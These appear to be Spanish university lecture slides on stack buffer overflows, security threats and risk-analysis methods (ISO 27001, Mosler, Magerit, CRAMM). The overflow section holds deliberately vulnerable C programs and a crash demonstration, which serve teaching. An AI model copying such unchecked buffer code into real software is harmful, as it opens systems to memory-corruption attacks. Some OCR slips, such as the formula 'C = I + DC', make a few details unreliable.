
Desbordamientos

Universidad Rey Juan Carlos



- .text: las instrucciones en código máquina.
- .data: se almacenan las variables inicializadas en tiempo de compilación.
- .bss: las no inicializadas.
- heap: memoria dinámica.
- stack: variables por referencia, variables locales, valores de retorno. Control de invocación y retorno de los métodos.

Stack Overflow



Stack Overflow

- La pila se usa cada vez que se realiza una llamada a una función o procedimiento.

- Se almacena mucha información:
  - Las variables internas.
  - Una serie de punteros.
  - La dirección de retorno.
  - Los punteros a los parámetros que se le pasan.

Stack Overflow


Universidad Rey Juan Carlos

```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[16];
    int i;
    for( i = 0; i < 15; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```


Stack Overflow

Universidad Rey Juan Carlos



Stack Overflow

Universidad Rey Juan Carlos


```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[256];
    int i;
    for( i = 0; i < 255; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```

- El problema es que la función `copia_cadena` no comprueba el tamaño del parámetro que se le pasa.
- Cuando el buffer de 16 caracteres se termina, escribe los otros 240 a continuación, sobreescribiendo lo que haya.
- Incluida la dirección de retorno.

Stack Overflow

Universidad Rey Juan Carlos



Stack Overflow

Universidad Rey Juan Carlos


- En este caso, la dirección de retorno queda sobre-escrita con cuatro Ms:

`0x4D4D4D4D`

- Al compilar y ejecutar el código el resultado será un Segmentation Fault.
- El objetivo del atacante que quiere construir un buffer overflow es que la dirección de retorno apunte a una dirección de memoria válida. Más concretamente, a la dirección en la que se inserta el código malicioso que se quiere ejecutar.

Stack Overflow

Universidad Rey Juan Carlos



Ejemplo

Universidad Rey Juan Carlos

```c
#include <stdio.h>

void saluda(){
        printf("Estoy dentro del secret\n");
}

void pideNombre(){
        char nombre[16];
        printf("Dime tu nombre:\n");
        scanf("%s", nombre);
        printf("Hola, %s\n", nombre);
}

int main(){
        printf("La direccion de secret es: 0x%08x\n", saluda);
        pideNombre();
        return 0;
}
```


Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ gcc ejemplo.c -o ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0xecfcf155
Dime tu nombre:
Antonio
Hola, Antonio

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```

Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAA


┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```


Ejemplo

Universidad Rey Juan Carlos

```
pideNombre:
    push    ebp
    mov ebp, esp
    sub esp, 24
    sub esp, 12
    push    OFFSET FLAT:.LC1
    call    printf
    add esp, 16
    sub esp, 12
    lea eax, [ebp-24]
    push    eax
    call    gets
    add esp, 16
    sub esp, 8
    lea eax, [ebp-24]
    push    eax
    push    OFFSET FLAT:.LC2
    call    printf
    add esp, 16
    leave
    ret
```



Ejemplo

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- **Amenazas**.
- Riesgos.
- Respuesta ante incidentes.

Amenazas

- Una amenaza es una **acción** que podría tener un efecto potencial negativo sobre un activo.
- Puede afectar a la confidencialidad, integridad o disponibilidad del activo.
- Por sí misma no provoca daño.
- Es necesario que exista una **vulnerabilidad** en el sistema que permita que se materialice.


Amenazas

- Top amenazas (año 2021)
  1. Ransomware.
  2. Amenazas asociadas al trabajo en remoto.
  3. Phishing y suplantación de identidad.
  4. Deepfakes.
  5. DDoS.
  6. “Insider threat”.
  7. Spam.

Amenazas

Universidad Rey Juan Carlos

- En seguridad informática se habla de los 7 dominios:



Amenazas

Universidad Rey Juan Carlos




- Dominio de Usuario:
  - Falta de conciencia o preocupación por la política de seguridad.
  - Fallo accidental de la política de uso aceptable.
  - Actividad maliciosa intencional.
  - Ingeniería social.

Amenazas




- Dominio de trabajo, o Workstation Domain:
  - Acceso de usuarios no autorizados.
  - Software malicioso introducido.
  - Debilidades en el software instalado.

Amenazas




- Dominio de red:
  - Acceso no autorizado a la red.
  - Transmisión de datos privados sin cifrar.
  - Difusión de software malicioso.

Amenazas




- Dominio de LAN a WAN, LAN-to-WAN Domain:
  - Acceso de un agente externo a la red interna.
  - Introducción de software malicioso.
  - Firewall con puertos abiertos que no son necesarios.

Amenazas




- Dominio de WAN:
  - Transmisión de datos privados sin cifrar.
  - Ataques maliciosos de fuentes anónimas.
  - Ataques de denegación de servicio (DoS).
  - Ataques de denegación de servicio distribuido (DDoS)
  - Debilidades en el software.

Amenazas



- Dominio de acceso remoto:
  - Ataques de fuerza bruta al acceso y datos privados.
  - Acceso remoto no autorizado a recursos.
  - Fuga de datos desde el acceso remoto o dispositivo de almacenamiento.

Amenazas



- Dominio de sistema:
  - Acceso físico o lógico no autorizado a los recursos.
  - Debilidades en el sistema operativo del servidor o software de aplicación.
  - Pérdida de datos por errores, o desastres.

Tipos de ataques más comunes

Universidad Rey Juan Carlos

- Tenemos listas con los patrones de ataque más comunes.
- Elaborada por CAPEC: *Common Attack Pattern Enumeration and Classification*
- Esta lista contiene los ataques más comunes utilizados para la explotación de vulnerabilidades.



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - **Definición de riesgo.**
  - ISO 27001.
  - Metodologías de Análisis de Riesgos.
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Riesgos

Universidad Rey Juan Carlos


- Riesgo es la **probabilidad** de que ocurra un incidente de seguridad.
- Los riesgos hay que **valorarlos**. Hay que ver el impacto que produce en el sistema.

	Valor	Descripción
10	Muy alto	Daño muy grave a la organización
7-9	Alto	Daño grave a la organización
4-6	Medio	Daño importante a la organización
1-3	Bajo	Daño menor a la organización
0	Despreciable	Irrelevante a efectos prácticos

Riesgos

Universidad Rey Juan Carlos

- La valoración de riesgos nos permite:
  - Ordenarlos.
  - Compararlos.
  - Priorizarlos.



Riesgos

- Los riesgos deben estar definidos en base a unos criterios que permitan su evaluación y aceptación.
- Deben identificar la pérdida de alguno (o varios) de los pilares de la seguridad:
  - Confidencialidad, integridad y disponibilidad.

- Además, hay tres tipos de riesgos:
  - **Potencial**, inicial o intrínseco: antes de aplicar las salvaguardas.
  - **Efectivo**: el que se da tras la aplicación de las salvaguardas.
  - **Residual**: siempre permanecerá, aunque tengamos todas las salvaguardas aplicadas.

Riesgos


- Una vez que tenemos identificado un riesgo tenemos 4 opciones:
  - **Aceptarlo**: el impacto que tiene el riesgo es muy bajo, o es menor que los costes que supondrían evitarlo, o la probabilidad es muy baja.
  - **Evitarlo**: asegurarnos de que el riesgo no tiene probabilidades de ocurrir. Por ejemplo: un virus que entra en los sistemas por los puertos USB y deshabilitamos todos los puertos.
  - **Transferirlo**: se trata de transferir la responsabilidad de los daños en caso de que el riesgo se materialice. Normalmente se hace por medio de un seguro de amenazas.
  - **Mitigarlo**: se toman medidas para reducir o bien la probabilidad de que suceda el riesgo, o bien el impacto.

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - **ISO 27001.**
  - Metodologías de Análisis de Riesgos.
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

ISO/IEC 27001

- Todo esto está definido en la Norma ISO 27001.
- En esta Norma ISO:
  - Se define cómo es el SGSI, cómo se gestiona y cuáles son las responsabilidades de los participantes.
  - Gestión de riesgos y Mejora continua.
  - Sigue el modelo PDCA.



ISO/IEC 27001


Universidad Rey Juan Carlos

- El objetivo de esta norma es **proteger** la confidencialidad, la integridad y la disponibilidad de la **información** en una empresa.
- Cómo lo hace:
  - Investigando cuáles son los potenciales problemas que podrían afectar a la información (**evaluación** de **riesgos**).
  - Definiendo aquello que sea necesario para evitar que estos problemas se produzcan (**mitigación** o tratamiento del **riesgo**).
- La gestión del riesgo implica sacar a la luz los riesgos más significativos que puedan afectar al normal desempeño de la entidad y priorizar medidas a implantar para minimizar:
  - la probabilidad de la materialización de dichos riesgos.
  - el impacto en caso de producirse.

ISO/IEC 27001

Universidad Rey Juan Carlos

- Proceso de Gestión del Riesgo:




Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodologías de Análisis de Riesgos

- The European Union Agency for Cybersecurity (ENISA)



Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - **Mosler**
    - Magerit
    - CRAMM
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Mosler

- A través de un esquema de matrices (donde se reflejan la **frecuencia**, la **magnitud** y el **efecto** de un posible ataque) se calcula un **indicador** (nivel o clase) muy preciso sobre la **probabilidad de materialización** de cualquier riesgo que pueda afectar al funcionamiento normal de la empresa.

- Consta de cuatro fases secuenciales:
  - Definición del riesgo.
  - Análisis del riesgo.
  - Evaluación del riesgo.
  - Cálculo de la clase de riesgo.

Mosler

Universidad Rey Juan Carlos

- Análisis de cada Riesgo:
  - Criterio de Función ("F"): Se valoran las consecuencias negativas o daños que pueden afectar de forma diferente la actividad normal de la explotación.
  - Criterio de Sustitución ("S"): Referido al grado de dificultad para sustituir los bienes.
  - Criterio de Profundidad ("P"): Se valora la perturbación y los efectos psicológicos que se pueden producir en la propia imagen del Grupo y en la empresa.
  - Criterio de Extensión ("E"): Referido al alcance que los daños o pérdidas pueden causar.
  - Criterio de Agresión ("A"): Se valora la probabilidad de que el riesgo se manifieste.
  - Criterio de Vulnerabilidad ("V"): Se valora la probabilidad de que se produzcan daños si el riesgo se manifiesta.

Mosler

Universidad Rey Juan Carlos

- Evaluación del Riesgo
  - *Cálculo del carácter del riesgo* ("C"):
    - Importancia del Suceso ("I"): $I = F * S$
    - Daños Ocasionados ("D"): $D = P * E$
    - Carácter del Riesgo ("C"): $C = I + DC$
  - *Cálculo de la Probabilidad* ("PR"): $PR = A * V$
  - *Cálculo del riesgo considerado* ("ER"): $ER = C * PR$

- Cálculo de la Clase de Riesgo en función del riesgo considerado:

Valor ER	Clase de Riesgo	Tipo de Riesgo
1 – 200	Bajo	Asumible
201 – 600	Medio	No asumible
601 – ...	Alto	Intolerable

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - Mosler
    - **Magerit**
    - CRAMM
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodología Magerit

- Metodología de Análisis y Gestión de Riesgos de los sistemas de Información de las administraciones Públicas.
- Sigue la ISO 31000 y también se denomina Metodología de la UE (es la más empleada en España). Tiene las siguientes fases:
  1. Determinar los **activos relevantes** para la Organización, su interrelación y su valor, en el sentido de qué perjuicio (coste) supondría su degradación.
  2. Determinar **a qué amenazas están expuestos** esos activos.
  3. Determinar **qué salvaguardas hay dispuestas** y cómo de eficaces son frente al riesgo.
  4. Estimar el **impacto**, definido como el daño sobre el activo derivado de la materialización de la amenaza.
  5. Estimar el **riesgo**, definido como el impacto ponderado con la tasa de ocurrencia (o expectativa de materialización) de la amenaza.

Metodología Magerit

Riesgo		Frecuencia			
		PF(<=0.1)	FN(0.25 – 2.5)	F(5-10)	MF(100)
Impacto	Muy Alto	Medio	Alto	Muy Alto	Muy Alto
	Alto	Bajo	Alto	Muy Alto	Muy Alto
	Medio	Bajo	Medio	Alto	Alto
	Bajo	Muy Bajo	Bajo	Medio	Medio
	Muy Bajo	Muy Bajo	Muy Bajo	Bajo	Bajo

Impacto		Degradación		
		0% - 24%	25% - 89%	90% - 100%
Valor	Muy Alto (9-10)	Medio	Alto	Muy Alto
	Alto (7-8)	Medio	Alto	Alto
	Medio (4-6)	Bajo	Medio	Medio
	Bajo (2-3)	Muy Bajo	Bajo	Bajo
	Muy Bajo (0-1)	Muy Bajo	Muy Bajo	Muy Bajo

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - Mosler
    - Magerit
    - **CRAMM**
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodología CRAMM

Universidad Rey Juan Carlos

- CRAMM es la metodología de análisis de riesgos desarrollado por la Agencia Central de Comunicación y Telecomunicación del gobierno británico.
- Es una metodología muy usada en la administración pública británica, y en empresas e instituciones de gran tamaño.

- La metodología se compone de tres etapas:
  1. Se establecen los objetivos.
  2. Evaluación del riesgo
  3. Selección de contramedidas.

Metodología CRAMM

Universidad Rey Juan Carlos

1. Establecimiento de objetivos:
   - Se define el alcance del sistema evaluado.
   - Se identifican:
     - Activos físicos del sistema (hardware, redes).
     - Software, aplicaciones y servicios.
     - Datos e información.
   - Y se valora su impacto económico en el negocio si:
     - no estuvieran disponibles,
     - se destruyeran,
     - se revelaran,
     - se accediera a ellos sin autorización.

Metodología CRAMM

Universidad Rey Juan Carlos

2. Evaluación del riesgo:
   - Se enumeran las amenazas que puede sufrir el sistema.
   - Se estima la frecuencia esperada para estas amenazas.
     - Impacto 1 = menos de una vez cada 10 años.
     - Impacto 10 = al menos una vez al mes.
   - Se evalúa el grado de vulnerabilidad del sistema según las amenazas identificadas, para ello…
     - La calificación tiene que ver con la probabilidad de que nuestro sistema sufra la peor de las consecuencias ante una determinada amenaza. Por ejemplo:
       - Vulnerabilidad 1 = menos de un 10% de probabilidad del peor escenario.
       - Vulnerabilidad 10 = entre un 90 y un 100% del peor escenario.
     - Se combina la frecuencia esperada con este grado de vulnerabilidad para cuantificar el riesgo.

Metodología CRAMM

Universidad Rey Juan Carlos

3. Selección de contramedidas:
   - Se priorizan las contramedidas calculando la inversión máxima recomendada para cada amenaza dependiendo del riesgo que mitiguen. Por ejemplo:

Riesgos	Tipo de amenaza	Impacto económico en el peor escenario (pérdidas anuales)	Inversión máxima recomendada (anual)
